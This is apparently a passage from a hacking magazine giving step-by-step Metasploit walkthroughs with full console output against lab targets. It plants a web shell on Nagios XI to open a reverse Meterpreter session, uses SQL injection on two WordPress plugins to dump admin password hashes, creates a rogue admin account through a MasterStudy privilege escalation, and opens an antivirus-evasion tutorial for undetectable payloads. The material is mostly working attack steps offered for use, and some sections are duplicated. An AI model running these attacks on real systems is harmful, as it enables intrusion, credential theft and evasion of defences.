msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > █
```

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > set rhost 192.168.40.137
rhost => 192.168.40.137
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > set rport 80
rport => 80
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > set username nagiosadmin
username => nagiosadmin
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > set password nagiosadmin
password => nagiosadmin
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > check

[*] Attempting to authenticate to Nagios XI ...
[-] Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=192.168.40.137:80 state=error: wrong version number
[-] 192.168.40.137:80 - Check failed: The state could not be determined.
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > █
```

If you get any OpenSSL error as shown above, set SSL option to FALSE.

"Hacking involves a different way of looking at problems that no one's thought of."
-Walter O'Brien.


```
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > set ssl
ssl => true
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > check

[*] Attempting to authenticate to Nagios XI...
[*] 192.168.40.137:80 - The target appears to be vulnerable. Determined
using the self-reported version: 5.8.4
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > set lhost 192.168.40.148
lhost => 192.168.40.148
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > run

[*] Started reverse TCP handler on 192.168.40.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] The target appears to be vulnerable. Determined using the self-reported version: 5.8.4
[*] Attempting to grab a CSRF token from /nagiosxi/includes/components/autodiscovery/
[*] Uploading webshell to /nagiosxi/includes/components/highcharts/exporting-server/temp/fPXecBIPJAaq.php
[*] Testing if web shell installation was successful
[+] Web shell installed at /nagiosxi/includes/components/highcharts/exporting-server/temp/fPXecBIPJAaq.php
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_tcp
[*] Sending stage (989032 bytes) to 192.168.40.137
[+] Deleted /usr/local/nagiosxi/html/includes/components/highcharts/exporting-server/temp/fPXecBIPJAaq.php
[*] Command Stager progress - 100.00% done (706/706 bytes)
[*] Meterpreter session 3 opened (192.168.40.148:4444 → 192.168.40.137:44220 ) at 2022-05-19 09:39:24 -0400
[*] Deleting autodiscovery job

meterpreter > █
```

"No Quote Here."


```
meterpreter > sysinfo
Computer      : 192.168.40.137
OS            : Ubuntu 20.04 (Linux 5.11.0-27-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > █
```

As readers can see, we successfully have a meterpreter session on the target with the privileges of ‘www-data’ user.

WP Plugin Modern Events Calendar SQL Injection Module

TARGET: WP Plugin Modern Events Calendar < 6.1.5
TYPE: Remote **MODULE :** Auxiliary **ANTI-MALWARE :** NA

Modern Events Calendar is a Wordpress plugin that is used for managing events. The above mentioned versions of the plugin have an unauthenticated SQL injection vulnerability in the ‘time’ parameter. This module exploits this SQL injection vulnerability and lists all the users and their password hashes.

We have tested this module on Wordpress plugin Modern events Calendar version 6.1.0. Let's see how this module works. Load the wp_modern_events_calendar_sqli module.

```
msf6 > search modern events

Matching Modules
=====
```

#	Name	Rank	Check	Description	Disclosure
0	auxiliary/scanner/http/wp_modern_events_calendar_sqli	normal	Yes	WordPress Modern Events Calendar SQLi Scanner	2021-12-
1	exploit/multi/http/wp_plugin_modern_events_calendar_rce	excellent	Yes	Wordpress Plugin Modern Events Calendar - Authenticated Remote Code Execution	2021-01-29

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/wp_plugin_modern_events_calendar_rce


```
msf6 > use 0
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > show options
```

Module options (auxiliary/scanner/http/wp_modern_events_calendar_sqli):

Name	Current Setting	Required	Description
COUNT	1	no	Number of users to enumerate
Proxies		no	A proxy chain of format type :host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

Auxiliary action:

Name	Description
List Users	Queries username, password hash for COUNT users

```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > █
```

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set rhosts 192.168.40.145
rhosts => 192.168.40.145
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set targeturi /wordpress
targeturi => /wordpress
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set verbose true
verbose => true
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > █
```



```
msf6 > use 0
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > show options
```

Module options (auxiliary/scanner/http/wp_modern_events_calendar_sqli):

Name	Current Setting	Required	Description
COUNT	1	no	Number of users to enumerate
Proxies		no	A proxy chain of format type :host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST		no	HTTP server virtual host

Auxiliary action:

Name	Description
List Users	Queries username, password hash for COUNT users

```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > █
```

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set rhosts 192.168.40.145
rhosts => 192.168.40.145
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set targeturi /wordpress
targeturi => /wordpress
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set verbose true
verbose => true
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > █
```



```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > check

[*] Checking /wordpress/wp-content/plugins/modern-events-calendar-lite/
readme.txt
[*] Found version 6.1.0 in the plugin
[+] Vulnerable version of Modern Events Calendar detected
[*] 192.168.40.145:80 - The target appears to be vulnerable.
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > run

[*] {SQLi} Executing (select group_concat(TcNjvUi) from (select cast(co
ncat_ws(';',ifnull(user_login,''),ifnull(user_pass,'')) as binary) TcNj
vUi from wp_users limit 1) XLjqjuF)
[*] {SQLi} Encoded to (select group_concat(TcNjvUi) from (select cast(c
oncat_ws(0x3b,ifnull(user_login,repeat(0xe7,0)),ifnull(user_pass,repeat
(0xfa,0))) as binary) TcNjvUi from wp_users limit 1) XLjqjuF)
[*] {SQLi} Time-based injection: expecting output of length 40
[!] No active DB -- Credential data will not be saved!
[+] wp_users
```

user_login	user_pass
admin	\$P\$BL/Oe8IMRmd5YK8gC8USJU3QuClT03/

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > █
```

As readers can see, the module successfully revealed credentials of a user. By changing the COUNT option, you can set how many user credentials this module reveals.

[WP Plugin Secure Copy Content & CL SQL Injection Module](#)

TARGET: WP Plugin Secure Copy & Content Locking < 2.8.2

TYPE: Remote

MODULE : Auxiliary

ANTI-MALWARE : NA

Secure Copy & Content Locking Wordpress plugin is a plugin that protects site content from being plagiarized. It has over 10,000+ active installations. The above mentioned versions of the plugin have an unauthenticated SQL injection vulnerability in the 'sccp_id' parameter. This module exploits this SQL injection vulnerability and lists all the users and their password hashes.

We have tested this module on Wordpress plugin Secure Copy & Content Locking 2.8.1. Let's see how this module works. Load the wp_secure_copy_content_protection_sqli module.


```
msf6 > search wp_secure_copy
```

Matching Modules

#	Name	Rank	Check	Description	Discovered
0	auxiliary/scanner/http/wp_secure_copy_content_protection_sql	normal	Yes	Wordpress Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi	2021-11-08

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/scanner/http/wp_secure_copy_content_protection_sql`

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/http/wp_secure_copy_content_protection_sql) > show options
```

Module options (auxiliary/scanner/http/wp_secure_copy_content_protection_sql):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
USER_COUNT	3	yes	Number of user credentials to enumerate
VHOST		no	HTTP server virtual host

Auxiliary action:

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 auxiliary(scanner/http/wp_secure_copy_content_protection_sql_i) > s
et rhosts 192.168.40.145
rhosts => 192.168.40.145
msf6 auxiliary(scanner/http/wp_secure_copy_content_protection_sql_i) > s
et targeturi /wordpress
targeturi => /wordpress
msf6 auxiliary(scanner/http/wp_secure_copy_content_protection_sql_i) > c
heck
[*] 192.168.40.145:80 - The target appears to be vulnerable.
msf6 auxiliary(scanner/http/wp_secure_copy_content_protection_sql_i) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 auxiliary(scanner/http/wp_secure_copy_content_protection_sql_i) > r
un

[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking /wordpress/wp-content/plugins/secure-copy-content-protecti
on/readme.txt
[*] Checking /wordpress/wp-content/plugins/secure-copy-content-protecti
on/Readme.txt
[*] Checking /wordpress/wp-content/plugins/secure-copy-content-protecti
on/README.txt
[*] Found version 2.8.1 in the plugin
[+] The target appears to be vulnerable.
[*] Enumerating Usernames and Password Hashes
[!] Each user will take about 5-10 minutes to enumerate. Be patient.
[*] {SQLi} Executing (select group_concat(XYjqcaL) from (select cast(co
necat_ws(';','ifnull(user_login,''),ifnull(user_pass,'')) as binary) XYjq
caL from wp_users limit 3) zacVHE)
[*] {SQLi} Encoded to (select group_concat(XYjqcaL) from (select cast(c
oncat_ws(0x3b,ifnull(user_login,repeat(0xc1,0)),ifnull(user_pass,repeat
(0x39,0))) as binary) XYjqcaL from wp_users limit 3) zacVHE)
[*] {SQLi} Time-based injection: expecting output of length 40
[!] No active DB -- Credential data will not be saved!
[+] Dumped table contents:
wp_users
=====
user_login  user_pass
-----
admin      $P$BL/Oe8IMRmd5YK8gC8USJU3QuClt03/

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


As readers can see, the module successfully revealed credentials of a user.

WP Plugin MasterStudy PrivEsc Module

TARGET: WP Plugin MasterStudy < 2.7.5

TYPE: Remote

MODULE : Auxiliary

ANTI-MALWARE : NA

Masterstudy Wordpress plugin is a LMS plugin widely used by educational websites. It has over 10,000+ active installations. The above mentioned versions of the plugin have an unauthenticated privilege escalation vulnerability that allows creation of an administrator account on the target.

We have tested this module on Wordpress plugin MasterStudy LMS 2.7.5. Let's see how this module works. Load the wp_masterstudy_privesc module.

```
msf6 > search masterstudy

Matching Modules
=====

#   Name                                     Disclosure Date   Ran
k   Check   Description
-   -
0   auxiliary/admin/http/wp_masterstudy_privesc  2022-02-18       normal
    Yes     Wordpress MasterStudy Admin Account Creation

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/wp_masterstudy_privesc

msf6 > use 0
msf6 auxiliary(admin/http/wp_masterstudy_privesc) > show options

Module options (auxiliary/admin/http/wp_masterstudy_privesc):

Name           Current Setting  Required  Description
-----
EMAIL           EMAIL            no        Email to register (blank will auto generate)
PASSWORD        PASSWORD         no        Password (blank will auto generate)
Proxies         Proxies          no        A proxy chain of format type: host:port[,type:host:port][...]
RHOSTS          RHOSTS           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
```


RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
USERNAME		no	Username to register (blank will auto generate)
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(admin/http/wp_masterstudy_privesc) > █
```

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 auxiliary(admin/http/wp_masterstudy_privesc) > set targeturi /wordpress/
targeturi => /wordpress/
msf6 auxiliary(admin/http/wp_masterstudy_privesc) > check

[*] Checking /wordpress/wp-content/plugins/masterstudy-lms-learning-management-system/readme.txt
[*] Found version 2.7.5 in the plugin
[*] 192.168.40.145:80 - The target appears to be vulnerable.
msf6 auxiliary(admin/http/wp_masterstudy_privesc) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 auxiliary(admin/http/wp_masterstudy_privesc) > run
[*] Running module against 192.168.40.145

[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking /wordpress/wp-content/plugins/masterstudy-lms-learning-management-system/readme.txt
[*] Found version 2.7.5 in the plugin
[+] The target appears to be vulnerable.
[*] Attempting with username: everett password: CDKKTOq0r8 email: mark@fisher.net
[+] Account Created Successfully
[!] No active DB -- Credential data will not be saved!
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/wp_masterstudy_privesc) > █
```

As readers can see, the module successfully created a new administrator account on the target Wordpress website.

Latest Working Script That is Making Payloads FUD.

BYPASSING ANTIVIRUS

Readers have learnt about multiple, latest methods used by Advanced Persistent Threats (APTs) and BlackHat hackers to bypass Anti Malware. These methods involved creation of undetectable non meterpreter payloads. For a long time now, some of our readers have been asking us to write about methods to make the meterpreter payload undetectable.

Meterpreter is an attack payload of Metasploit whose versatility has been seen by readers in our Magazine multiple times. It's ease of use and features made it popular in hacking circles. There are many reasons for its popularity. Some of them are,

1. Meterpreter provides an interactive shell on the target right away.
2. Meterpreter gets deployed using in-memory DLL injection and nothing is written to disk.
3. Also no new processes are created while deploying thus making forensics difficult.

Well, as we always say popularity has its own downsides in ethical hacking. If it is popular with hackers, it is also popular with Anti Malware Creators. Certainly all of the Anti Malware detects meterpreter payloads.



In this Issue, readers will learn about one method to make meterpreter undetectable although in a different way. This is working on almost all Anti Virus by the time of writing. This method of bypassing antivirus uses Py2exe. This method only works on Windows. We are using Windows 10 as attacker machine and then we will use another Windows 10 with third party AntiVirus installed as target.


We will need three software for this tutorial.

1. Python
2. Py2exe
3. Antivirus-Evasion script.

First we need to install Python 2.7 on Windows. The download information is given in our Downloads section.



